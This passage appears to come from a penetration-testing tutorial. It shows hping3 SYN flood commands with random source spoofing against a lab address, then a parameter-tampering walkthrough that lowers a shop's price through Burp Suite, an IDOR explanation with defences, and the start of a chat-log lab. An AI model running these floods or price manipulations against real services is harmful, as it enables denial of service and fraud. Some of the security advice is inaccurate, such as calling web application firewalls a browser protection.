
hping3 -i u1 -S -p 80 192.168.243.131



You will get the following result.




Now let's check it in Wireshark




It can be clearly seen that my machine is sending syn packet continuously to the target machine.
Similarly, we can use the same command with another option(— flood)
Instead of -i we will use –flood which will send the packet as fast as possible & doesn't show the replies.

Command: Hping3 -S –p 135 — flood 192.168.243.131



Let's check-in Wireshark




Clearly, we can see my machine is sending a syn packet and the target machine is responding with syn ack but instead of sending syn packet my machine is again sending the syn packet.

Now let me show you how to spoof your IP address and send the syn packet to the target machine for performing SYN DOS attack


Command: hping3 -S –p 135 — flood — rand-source 192.168.243.131

this command will make you anonymous and the target will never get to know that the packet is coming from which IP.

*Also along with this command you can spoof your mac address**




Let's check the result in Wireshark



We can clearly see that the source IP is changing every time for sending the syn packet to the target machine. By this, the target will never get to know from which actual IP the packet is coming thus making the attacker anonymous over the internet.

Parameter Tampering



The Parameter tampering attack relies on the manipulation of parameters changed by the user so as to change application information like user

credentials and permissions and amount of product, etc. Usually, this data is passed in post request or in hidden kind fields.

Impact


Due to a business logic error, I was able to change the starting price from 9 million to 9 thousand,
Rp. 9,000,000.00 to Rp. 9,000

Steps to Reproduce


1. Collect all purchases and put them in the shopping cart.

2. I capture data using Burpsuite.


3. Then I will change the price to (7500) & (1750).



4. And now the price is going to be cheaper than it should be!This payment will continue until the “OVO” payment application.



IDOR(In-Direct Object Reference)



IDOR (Insecure Direct Object Reference) is a type of web application vulnerability where an attacker can access unauthorized resources or data by manipulating the values of parameters or variables that are used to identify objects or resources in the application.
For example, a web application may use a parameter to identify and retrieve data for a specific user account. If the parameter value is not properly validated or authorized, an attacker can manipulate the value to access the data for another user account or even administrative data.


To prevent IDOR attacks, web developers should implement measures such as:

1. Proper authorization and access control: This involves implementing proper authorization and access control mechanisms to restrict access to resources based on the user's role and privileges.
2. Using indirect object references: This involves using indirect object references instead of directly exposing object references in URLs or other parameters. For example, using randomly generated session IDs or unique object IDs that are mapped to the actual object or resource on the server.
3. Input validation and sanitization: This involves validating and sanitizing all user input to prevent malicious input from being used to manipulate object references.


Users can protect themselves against IDOR attacks by being cautious when entering data on unfamiliar or suspicious websites. Additionally, using web browsers that implement protections against IDOR attacks, such as web

application firewalls, can add an extra layer of protection against IDOR attacks.


Target:




There is a couple of entrance points we can try; it's either "View Details" to see items and top-right corner items which are Home, Account Login and Live Chat. However lab description specifically leads us to Live Chat since it mentions *stored chat logs*.



